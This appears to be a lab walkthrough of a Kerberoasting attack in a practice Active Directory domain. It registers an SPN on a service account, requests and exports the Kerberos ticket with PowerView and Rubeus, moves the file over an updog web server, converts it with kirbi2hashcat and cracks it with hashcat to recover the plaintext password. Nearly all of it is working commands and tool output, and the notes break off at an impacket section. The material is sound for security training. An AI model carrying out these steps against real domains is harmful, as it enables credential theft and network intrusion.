

## Creating kerberoastable user.

Create sql service account.

The screenshot shows the 'sql service Properties' dialog box with the 'Account' tab selected. The 'User logon name' is 'svc\_sqlservice' and the domain is '@dollarcorp.moneycorp.local'. The 'User logon name (pre-Windows 2000)' is 'DOLLARCORP\svc\_sqlservice'. The 'Account options' section shows 'Password never expires' checked. The 'Account expires' section shows 'Never' selected. The 'Logon Hours...' and 'Log On To...' buttons are visible. The 'OK', 'Cancel', 'Apply', and 'Help' buttons are at the bottom.

Create spn for sql service.

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>setspn -a dcorp-dc/svc_sqlservice.dollarcorp.moneycorp.local:60111
dollarcorp\svc_sqlservice
Checking domain DC=dollarcorp,DC=moneycorp,DC=local

Registering ServicePrincipalNames for CN=sql
service,OU=DCORPUSER,DC=dollarcorp,DC=moneycorp,DC=local
dcorp-dc/svc_sqlservice.dollarcorp.moneycorp.local:60111
Updated object

C:\Users\Administrator>
```

Check spn.

```
C:\Users\Administrator>setspn -T dollarcorp.moneycorp.local -Q */*
Checking domain DC=dollarcorp,DC=moneycorp,DC=local
CN=krbtgt,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
kadmin/changepw
CN=DCORP-DC,OU=Domain Controllers,DC=dollarcorp,DC=moneycorp,DC=local
```

```

exchangeAB/DCORP-DC
exchangeAB/dcorp-dc.dollarcorp.moneycorp.local
ldap/dcorp-dc.dollarcorp.moneycorp.local/DomainDnsZones.dollarcorp.moneycorp.local
ldap/dcorp-dc.dollarcorp.moneycorp.local/ForestDnsZones.moneycorp.local
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/dcorp-dc.dollarcorp.moneycorp.local
DNS/dcorp-dc.dollarcorp.moneycorp.local
GC/dcorp-dc.dollarcorp.moneycorp.local/moneycorp.local
RestrictedKrbHost/dcorp-dc.dollarcorp.moneycorp.local
RestrictedKrbHost/DCORP-DC
RPC/e6b62afa-d3ac-40d7-bb25-9e6ae74d22a5._msdcs.moneycorp.local
HOST/DCORP-DC/DOLLARCORP
HOST/dcorp-dc.dollarcorp.moneycorp.local/DOLLARCORP
HOST/DCORP-DC
HOST/dcorp-dc.dollarcorp.moneycorp.local
HOST/dcorp-dc.dollarcorp.moneycorp.local/dollarcorp.moneycorp.local
E3514235-4B06-11D1-AB04-00C04FC2DCD2/e6b62afa-d3ac-40d7-bb25-
9e6ae74d22a5/dollarcorp.moneycorp.local
ldap/DCORP-DC/DOLLARCORP
ldap/e6b62afa-d3ac-40d7-bb25-9e6ae74d22a5._msdcs.moneycorp.local
ldap/dcorp-dc.dollarcorp.moneycorp.local/DOLLARCORP
ldap/DCORP-DC
ldap/dcorp-dc.dollarcorp.moneycorp.local
ldap/dcorp-dc.dollarcorp.moneycorp.local/dollarcorp.moneycorp.local
CN=SQL,OU=DCORPSEVER,DC=dollarcorp,DC=moneycorp,DC=local
MSSQLSvc/SQL.dollarcorp.moneycorp.local:1433
MSSQLSvc/SQL.dollarcorp.moneycorp.local
WSMAN/SQL
WSMAN/SQL.dollarcorp.moneycorp.local
RestrictedKrbHost/SQL
HOST/SQL
RestrictedKrbHost/SQL.dollarcorp.moneycorp.local
HOST/SQL.dollarcorp.moneycorp.local
CN=RED,OU=DCORPPENTEST,DC=dollarcorp,DC=moneycorp,DC=local
WSMAN/red.dollarcorp.moneycorp.local
TERMSRV/red.dollarcorp.moneycorp.local
RestrictedKrbHost/red.dollarcorp.moneycorp.local
HOST/red.dollarcorp.moneycorp.local
WSMAN/RED
TERMSRV/RED
RestrictedKrbHost/RED
HOST/RED
CN=sql service,OU=DCORPUSER,DC=dollarcorp,DC=moneycorp,DC=local
dcorp-dc/svc_sqlservice.dollarcorp.moneycorp.local:60111
CN=CI,OU=DCORPWEB,DC=dollarcorp,DC=moneycorp,DC=local
WSMAN/CI.dollarcorp.moneycorp.local
RestrictedKrbHost/CI.dollarcorp.moneycorp.local
HOST/CI.dollarcorp.moneycorp.local
WSMAN/CI
RestrictedKrbHost/CI
HOST/CI

Existing SPN found!

C:\Users\Administrator>

```

## Via Powershell

On attacking machine.

```
PS C:\ad> Get-NetUser -SPN
```

```

logoncount           : 0
badpasswordtime      : 1/1/1601 8:00:00 am
description          : Key Distribution Center Service Account
distinguishedname    : CN=krbtgt,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
objectclass          : {top, person, organizationalPerson, user}
name                 : krbtgt

```

```

primarygroupid          : 513
objectsid               : S-1-5-21-2255310023-4090572302-666251596-502
whentchanged           : 26/10/2021 4:08:00 am
admincount              : 1
codepage                : 0
samaccounttype         : 805306368
showinadvancedviewonly : True
accountexpires         : 9223372036854775807
cn                     : krbtgt
adspath                : LDAP://CN=krbtgt,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
instancetype            : 4
objectguid              : 16230122-2f57-40cf-bb4e-2b9b70540179
lastlogon               : 1/1/1601 8:00:00 am
lastlogoff              : 1/1/1601 8:00:00 am
samaccountname          : krbtgt
objectcategory          : CN=Person,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dscorepropagationdata  : {26/10/2021 4:08:00 am, 26/10/2021 4:05:58 am, 23/10/2021
1:00:35 pm, 23/10/2021 12:59:47 pm...}
serviceprincipalname    : kadmin/changepw
memberof               : CN=Denied RODC Password Replication
Group,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
whentcreated            : 23/10/2021 11:36:21 am
iscriticalsystemobject  : True
badpwdcount             : 0
useraccountcontrol      : 514
usncreated              : 12300
countrycode             : 0
pwdlastset              : 23/10/2021 7:36:21 pm
msds-supportedencryptiontypes : 0
usnchanged              : 20062

logoncount              : 0
badpasswordtime         : 1/1/1601 8:00:00 am
distinguishedname       : CN=sql service,OU=DCORPUSER,DC=dollarcorp,DC=moneycorp,DC=local
objectclass              : {top, person, organizationalPerson, user}
displayname             : sql service
userprincipalname       : svc_sqlservice@dollarcorp.moneycorp.local
name                    : sql service
objectsid               : S-1-5-21-2255310023-4090572302-666251596-2104
samaccountname          : svc_sqlservice
codepage                : 0
samaccounttype         : 805306368
whentchanged            : 31/10/2021 1:02:42 pm
accountexpires          : 9223372036854775807
countrycode             : 0
adspath                 : LDAP://CN=sql service,OU=DCORPUSER,DC=dollarcorp,DC=moneycorp,DC=local
instancetype            : 4
usncreated              : 25958
objectguid              : 7c7cc45b-f9e7-4b5f-9f79-fcd877a1aff4
sn                      : service
lastlogoff              : 1/1/1601 8:00:00 am
objectcategory          : CN=Person,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dscorepropagationdata  : 1/1/1601 12:00:00 am
serviceprincipalname    : dcorp-dc/svc_sqlservice.dollarcorp.moneycorp.local:60111
givenname               : sql
lastlogon               : 1/1/1601 8:00:00 am
badpwdcount             : 0
cn                      : sql service
useraccountcontrol      : 66048
whentcreated            : 31/10/2021 12:59:19 pm
primarygroupid          : 513
pwdlastset              : 31/10/2021 8:59:19 pm
usnchanged              : 25965

```

PS C:\ad>

Request spn ticket and use klist to see that there is now a ticket for svc\_sqlservice.

```

PS C:\ad\test> Request-SPNTicket -SPN dcorp-dc/svc_sqlservice.dollarcorp.moneycorp.local:60111

Id                : uuid-a9775843-d1a0-4b2c-a36b-62a7effe97d1-1
SecurityKeys      : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom         : 31/10/2021 1:12:48 pm
ValidTo           : 31/10/2021 11:12:48 pm
ServicePrincipalName : dcorp-dc/svc_sqlservice.dollarcorp.moneycorp.local:60111
SecurityKey       : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

PS C:\ad\test> klist

Current LogonId is 0:0x763d9

Cached Tickets: (2)

#0>      Client: student141 @ DOLLARCORP.MONEYCORP.LOCAL
        Server: krbtgt/DOLLARCORP.MONEYCORP.LOCAL @ DOLLARCORP.MONEYCORP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 10/31/2021 21:12:48 (local)
        End Time:    11/1/2021 7:12:48 (local)
        Renew Time:  11/7/2021 21:12:48 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:  dcorp-dc.dollarcorp.moneycorp.local

#1>      Client: student141 @ DOLLARCORP.MONEYCORP.LOCAL
        Server: dcorp-dc/svc_sqlservice.dollarcorp.moneycorp.local:60111 @
DOLLARCORP.MONEYCORP.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 10/31/2021 21:12:48 (local)
        End Time:    11/1/2021 7:12:48 (local)
        Renew Time:  11/7/2021 21:12:48 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:  dcorp-dc.dollarcorp.moneycorp.local
PS C:\ad\test>

```

Observe the dumped ticket.

```

PS C:\ad\test> dir

Directory: C:\ad\test

Mode                LastWriteTime         Length Name
----                -
-a-----          31/10/2021    9:14 pm           1491 0-40e10000-
student141@krbtgt~DOLLARCORP.MONEYCORP.LOCAL-DOLLARCORP.MONEYCORP.LO
CAL.kirbi
-a-----          31/10/2021    9:14 pm           1617 1-40a10000-student141@dcorp-
dc~svc_sqlservice.dollarcorp.moneycorp.local~60111-
DOLLARCORP.MONEYCORP.LOCAL.kirbi

```


On target, run webserver.

```

C:\AD\test>python -m updog -d . -p80
[+] Serving C:\AD\test...
* Running on all addresses.
  WARNING: This is a development server. Do not use it in a production deployment.
* Running on http://192.168.209.186:80/ (Press CTRL+C to quit)

```

On cracking machine, save to tmp directory.



Download kirbi2hashcat.

```
[user@parrot]-[/tmp]
$wget https://github.com/jarilaos/kirbi2hashcat/raw/master/kirbi2hashcat.py
--2021-10-31 21:22:27-- https://github.com/jarilaos/kirbi2hashcat/raw/master/kirbi2hashcat.py
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/jarilaos/kirbi2hashcat/master/kirbi2hashcat.py
[following]
--2021-10-31 21:22:27--
https://raw.githubusercontent.com/jarilaos/kirbi2hashcat/master/kirbi2hashcat.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133,
185.199.110.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 1671 (1.6K) [text/plain]
Saving to: 'kirbi2hashcat.py'

kirbi2hashcat.py      100%[=====] 1.63K  --.-KB/s  in
0s

2021-10-31 21:22:27 (36.1 MB/s) - 'kirbi2hashcat.py' saved [1671/1671]

[user@parrot]-[/tmp]
$python2 kirbi2hashcat.py
Usage: kirbi2hashcat.py <exported mimikatz kerberos tickets>
```

Run kirbi2hashcat and save results to file.

```
[user@parrot]-[/tmp]
$python2 kirbi2hashcat.py '1-40a10000-student141@dc-corp-
dc-svc_sqlservice.dollarcorp.moneycorp.local-60111-DOLLARCORP.MONEYCORP.LOCAL.kirbi' | tee
tocrack.txt
$krb5tgs$23$8f83dcc2901b25047e1af0dce11d39cb$155fff98eac51ee4459919dd5a45935c2fbfbfa46fefe13201d4
959bb04819df6c839b3f00a2077f80b3475777044b4d0fea8650bebc76236ed9518b248f132869619541856f22844831
529f895d5fd450e27469a5442d8bcbd1ce91124be676bf10fb26054acf710c1e650efe2d9d5acda06a55753695e45a6d
d552a1361bd7072804f23cd98a0c0d0286bc5951792424cdebbcc9552affd25c94d4357447345a73ec272dc4b2a044c25
a8f56e481b40380fc4c8a068909c148f8803c436567c8823e2914e6485f9df2a8ed74933bd009d72000ed9e47a2914aa
e38ec2432d143d5f77d293088db9e3768973a324587cc992b9e234c578addf568e5b0816e403085909bbc53bb72a7a31
d06fccfae2afcb39a42cf6b01b6a21c7856f71fa420b66fe6d06b7cf69c59cd433d148d40300f6705d5686ede30e3a3a
dedce829b0e140272e9bc59791a1ed0c50a869ee1a54b42e12514f5ef8d385d3ad4e52ee47abc348bd8b60536849404e
a6b9bf337457be4bfe49dee591d13a78c57f9333fa9d5022277bf8cfe674892af8fe03b68dd1af053d79ce3ff6706467
0994e16c5ada903b30a837b2ad4563c384dbabd77f93c3071c73236f2a815d5636e9d35136ad9a0710ca02167aa18a31
af7185b71b68fa09966d8e8d571b2da687a1f84f2f1c31ce98f4a683ffe285962a184855ad931f87c34ec6ec4d7779e2
3b838e525747d0dff4c1c69d31c33a2dce57e50b16cf579665e63e0ef0db42cfddfc74415109a0c52755bd87f01a4d7b
0f4a82937fc5f394d8a1a43afd6f0c031f248883c27107f5c84f20867a74a88d6b4dcbaa79c195fe438617ea3dfb2b2c
85d671495647f617452861676fc096610d3e8a4f679a227186f0d97441353fb7d4aed1748e0b0292c6eb68ee584114c7
6318f735a23da665e88292940c03e07a6ed9dc8bbff078580b96672c37c4899dce75955aa28c236c534106fc75ad8ed3
73381026a38dea43f8d63a9b439bb380cba22cb06548070f489e3ce48d9b6d2d7a04c79bffb3a76b537eb068574902c8
1c1b1c3c9bf054a46e9fe0a0c21de13a1f0bcd17c01f3ffce4506f6db548099cef9f41060df162befd92db13334428de
41c5b962929081ae980166a48c9b2556ed73bed2da7247ef9a0ca2691eaf5862466cc9828ba4fbc96b4d00b65df8282
```

```
9e4ab2d7b5cb61bad40d9eee2229da7169579c629df781a5d32a59fea40f8472725370e1515951e9ddd0f170509fb35f
8d457f21bc78bb6047fa94454edbe4b7b174ed4b0443a994f3c8c47113ababf523c6db00fe2ccc8fcb4dbf37ef2433a4
3702c76617d400decfe1e7803b48a3d728663a335f7cb21439c680eefdbf6ab3192ca74acf9c56f49fa5e4e69f2b4c0e
ef14e651da08effb7aff4b842519704f481f6573a10c31a238c6956dd85cbeee75d3d4aef6beac49eb7a10b11c42f77b
9e7bd4b2f48ffb1094229dabacde87caf83f905f806db2eb8ea12e140f564dc5193fbc3368fc26db9fa3f65866e2a50
f1dcd66156999e149576701419eb3a3abbe3cc06942a9476619ec4732e7e4015d4727e454607bae4887eb472093a5c4c
b750bb663cd021578025e044fa9
[user@parrot]-[/tmp]
$
```

Run the following to crack the hash.

```
[user@parrot]-[/tmp]
$ hashcat -m 13100 -o cracked.txt -a 0 tocrack.txt ./rockyou.txt --force --potfile-disable
hashcat (v6.1.1) starting...

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) -
Platform #1 [The pocl project]

=====
* Device #1: pthread-AMD Ryzen 7 2700 Eight-Core Processor, 5843/5907 MB (2048 MB allocatable),
4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced
performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 134 MB

Dictionary cache built:
* Filename..: ./rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: Kerberos 5, etype 23, TGS-REP
Hash.Target....: $krb5tgs$23$8f83dcc2901b25047e1af0dce11d39cb$155fff...044fa9
Time.Started....: Sun Oct 31 21:26:06 2021, (15 secs)
Time.Estimated...: Sun Oct 31 21:26:21 2021, (0 secs)
Guess.Base.....: File (./rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 980.4 kH/s (7.17ms) @ Accel:64 Loops:1 Thr:64 Vec:8
```

```

Recovered.....: 1/1 (100.00%) Digests
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point....: 14336000/14344385 (99.94%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: $HEX[2321686f74746965] -> $HEX[042a0337c2a156616d6f732103]

Started: Sun Oct 31 21:26:00 2021
Stopped: Sun Oct 31 21:26:22 2021
[user@parrot]~[/tmp]
└─$ cat cracked.txt
$krb5tgs$23$8f83dcc2901b25047e1af0dce11d39cb$155fff98eac51ee4459919dd5a45935c2fbfba46fefe13201d4
959bb04819df6c839b3f00a2077f80b3475777044b4d0fea8650bebc76236ed9518b248f132869619541856f22844831
529f895d5fd450e27469a5442d8bcb1ce91124be676bf10fb26054acff710c1e650efe2d9d5acda06a55753695e45a6d
d552a1361bd7072804f23cd98a0c0d0286bc5951792424cdeb9c9552affd25c94d4357447345a73ec272dc4b2a044c25
a8f56e481b40380fc4c8a068909c148f8803c436567c8823e2914e6485f9df2a8ed74933bd009d72000ed9e47a2914aa
e38ec2432d143d5f77d293088db9e3768973a324587cc992b9e234c578addf568e5b0816e403085909bbc53bb72a7a31
d06fccfae2afcb39a42cf6b01b6a21c7856f71fa420b66fe6d06b7c7f69c59cd433d148d40300f6705d5686ede30e3a3a
dedce829b0e140272e9bc59791a1ed0c50a869ee1a54b42e12514f5ef8d385d3ad4e52ee47abc348bd8b60536849404e
a6b9bf337457be4bfe49dee591d13a78c57f9333fa9d5022277bf8cfe674892af8fe03b68dd1af053d79ce3ff6706467
0994e16c5ada903b30a837b2ad4563c384dbabd77f93c3071c73236f2a815d5636e9d35136ad9a0710ca02167aa18a31
af7185b71b68fa09966d8e8d571b2da687a1f84f2f1c31ce98f4a683ffe285962a184855ad931f87c34ec6ec4d7779e2
3b838e525747d0dff4c1c69d31c33a2dce57e50b16cf579665e63e0ef0db42cfddfc74415109a0c52755bd87f01a4d7b
0f4a82937fc5f394d8a1a43afd6f0c031f248883c27107f5c84f20867a74a88d6b4dcbaa79c195fe438617ea3dfb2b2c
85d671495647f617452861676fc096610d3e8a4f679a227186f0d97441353fb7d4aed1748e0b0292c6eb68ee584114c7
6318f735a23da665e88292940c03e07a6ed9dc8bbff078580b96672c37c4899dce75955aa28c236c534106fc75ad8ed3
73381026a38dea43f8d63a9b439bb380cba22cb06548070f489e3ce48d9b6d2d7a04c79bffb3a76b537eb068574902c8
1c1b1c3c9bf054a46e9fe0a0c21de13a1f0bcd17c01f3ffce4506f6db548099cef9f41060df162befd92db13334428de
41c5b962929081ae980166a48c9b2556ed73bed2da72474ef9a0ca2691eaf5862466cc9828ba4fbc96b4d00b65df8282
9e4ab2d7b5cb61bad40d9eee2229da7169579c629df781a5d32a59fea40f8472725370e1515951e9ddd0f170509fb35f
8d457f21bc78bb6047fa94454edbe4b7b174ed4b0443a994f3c8c47113ababf523c6db00fe2ccc8fcb4dbf37ef2433a4
3702c76617d400decfe1e7803b48a3d728663a335f7cb21439c680eefdbf6ab3192ca74acf9c56f49fa5e4e69f2b4c0e
ef14e651da08effb7aff4b842519704f481f6573a10c31a238c6956dd85cbeee75d3d4aef6beac49eb7a10b11c42f77b
9e7bd4b2f48fffb1094229dabacde87caf83f905f806db2eb8ea12e140f564dc5193fbc3368fc26db9fa3f65866e2a50
f1dcd66156999e149576701419eb3a3abbe3cc06942a9476619ec4732e7e4015d4727e454607bae4887eb472093a5c4c
b750bb663cd021578025e044fa9:!!duro2288!!
[user@parrot]~[/tmp]
└─$

```

## Rubeus method

Get kerberoastable users hash.

```
PS C:\ad> .\Rubeus.exe kerberoast /outfile:test\hash.txt
```



v1.5.0

```
[*] Action: Kerberoasting
```

```
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
```

```
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
```

```
[*] Searching the current domain for Kerberoastable users
```

```
[*] Total kerberoastable users : 1
```

```
[*] SamAccountName : svc_sqlservice
```

```
[*] DistinguishedName : CN=sql service,OU=DCORPUSER,DC=dollarcorp,DC=moneycorp,DC=local
```

```
[*] ServicePrincipalName : dcorp-dc/svc_sqlservice.dollarcorp.moneycorp.local:60111
```


```

[*] PwdLastSet      : 31/10/2021 12:59:19 pm
[*] Supported ETypes : RC4_HMAC_DEFAULT
[*] Hash written to C:\ad\test\hash.txt

[*] Roasted hashes written to : C:\ad\test\hash.txt
PS C:\ad>

```

Download hash from target.



Getting Started Start Parrot OS Community Docs Git CryptPad | Privacy Pentest Learn | Donations and

Directory: C:\AD\test

UPDOG

Choose a file... Upload

Name	Size	Last Modified
hash.txt	2.377 KB	Sun Oct 31 22:14:24 2021

1 items

Crack hashes using hashcat.

```

[user@parrot]--[tmp]
$hashcat -m 13100 -o hashCracked.txt -a 0 hash.txt ./rockyou.txt --force --potfile-disable
hashcat (v6.1.1) starting...

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) -
Platform #1 [The pocl project]

=====
* Device #1: pthread-AMD Ryzen 7 2700 Eight-Core Processor, 5843/5907 MB (2048 MB allocatable),
4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced
performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 134 MB

```



```

Dictionary cache hit:
* Filename...: ./rockyou.txt
* Passwords..: 14344385
* Bytes.....: 139921507
* Keyspace...: 14344385

Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: Kerberos 5, etype 23, TGS-REP
Hash.Target.....: $krb5tgs$23$*svc_sqlservice$dollarcorp.moneycorp.lo...e471b0
Time.Started.....: Sun Oct 31 22:16:49 2021, (15 secs)
Time.Estimated...: Sun Oct 31 22:17:04 2021, (0 secs)
Guess.Base.....: File (./rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 968.7 kH/s (7.09ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point....: 14336000/14344385 (99.94%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: $HEX[2321686f74746965] -> $HEX[042a0337c2a156616d6f732103]

Started: Sun Oct 31 22:16:48 2021
Stopped: Sun Oct 31 22:17:05 2021
[user@parrot]-[/tmp]
└─$

```

See cracked hashes.

```

[X]-[user@parrot]-[/tmp]
└─$ cat hashCracked.txt
$krb5tgs$23$*svc_sqlservice$dollarcorp.moneycorp.local$dcorp-
dc/svc_sqlservice.dollarcorp.moneycorp.local:60111*$3bacece4bcec5b0a794cc75c117ecc1b$97d9c3d9962
1ec1ef28b68ec5a9e7f6db3219f65ba10616756281f8df99322067de40ddc5fdfab6933254208a887ad020b61655bc2e
44cf26aefc1dd29d04353c7328d2fb8ebca590b16791d8ba095270ce20ff51703d12d54d930c5f1cfabc3be3b33bf8bd
90e2d88d3dcd9a3ed70bf8503d17d0bbf40248b6fb87072dfd5fa7b9798e3966c10af6491028c65d84b8d33fc1dc1707
ede301e6bce15770f50b00fe4d94bd343985e27741f5cdd980c23d2a6abe8409efa8dcfd5bceb3599ab0f7c6940856cf
54807d0a56b6ed4f3123c5d32e3d96bd5ab3d606538547b6a073eb75b15f2960cab638a8c737ad4d76eff5d6000c4cba
5f7f900944377ecb47c21d75034c1bcd4c28c9987f4fbcc7054f38de81f7d7e39744d9664dc5d8e27d45d7be0c7ffa63
190c8c8895a9427c9eb7888df479f90e077ae8060f5a912c270789eeecb5873f22b270c56ab16cd9395377331707e6d2
d36d618df8f7c52dcf235a8e837c3d7a59b289a88e72d2cd853a62567a29d5eb9aeed6b69041b74a33545d86119f408e
926bad0ece509984f024cf40b3207cd496ecc4f5186ea602dd1689d3af86e5d3456cb1435ca29782bd000dcfc25208b0
311eea14649ba163aaa1c4d59023bf3748662282204f2c8c9a60c8a190e53a40c537e0e7ec8ef007d1c6e6648630d6d7
3d3382a120478f7954dfb45bdb67f7a5a75bad02f7af579fa7ce1faa9552d9ef5b67bd841de526cece4bce4d9c19e870
43ca515e02f9eee9881a6004425c9c1eb5307417769389d0dc3469f7b23e1bcdbe9aafb26e91bdfc9cef24a09e07c5e
a6a569ef48137fb030d00de5ff4e1c33d56bce90222c7ef898f804f3c611b3404bb9ccc200bbae41c93bcba8289ac19e
809d3a2da358af5e41aded44057a2c67e4d991c8a1d6586b4c8c4db7515fbd126d07112f67ae8e4d233f8cf96f5d65a6
d76aca660e08165824728e54f36154151d660152f27e562847fa3c06399bd1a922ae1d7617bab8fead9f7878d408637d
584a361ce2a4286ed9fc264e73a7bfc118e5630eb6afd22035ca1a024444643709405e156b87a364475ec679c5ea4a4c
eaa40b177a3ad43749dd82b4affed6877abfeee2430544b64d0a60ada399210252a05f76a5e9a71a31c7f13af1e2888
0d17e85ae542e76dab2c0c5d30c1b64fbd12301efc4be81e6caedb5840a4e2ea0d835f98449de6095947e2df9fd6ff53
fe257206c33b9646546960fbdf2aa3d1083c3547be2364a6ea9513402502fc7119b412269030a7267c928bd1bd5d6069
d5581ed39fa7b9352ef34befbcc639f4616b00861b8c970b915e52e7ff93baa16593799ef3cd3547f3853d1967019dc5
dc032561661665f754ab7521a969975a7f751e2c2d1e619e33bf7bce52b332f10adf3efc6c43df40cb7d6283f804e90d
548603a0bf044ecf399d3b62d07ad8733d8a7be68e271979d17ece2dc0adca0d04435cda5219919cd1f3cbccaae28cd
79b246c7f78030f609ec02a1fad071c51992bdfdb17a52cdaae2945c750f48e6d330a5fa55fee3c91bb73e1d3e5f39504
9e1f719eec85d3994bef9eadcdcd71f375533f2818239ec4131dd57a29aeb471b0:!!duro2288!!
[user@parrot]-[/tmp]
└─$

```

## Via impacket

Enter valid domain user.

```
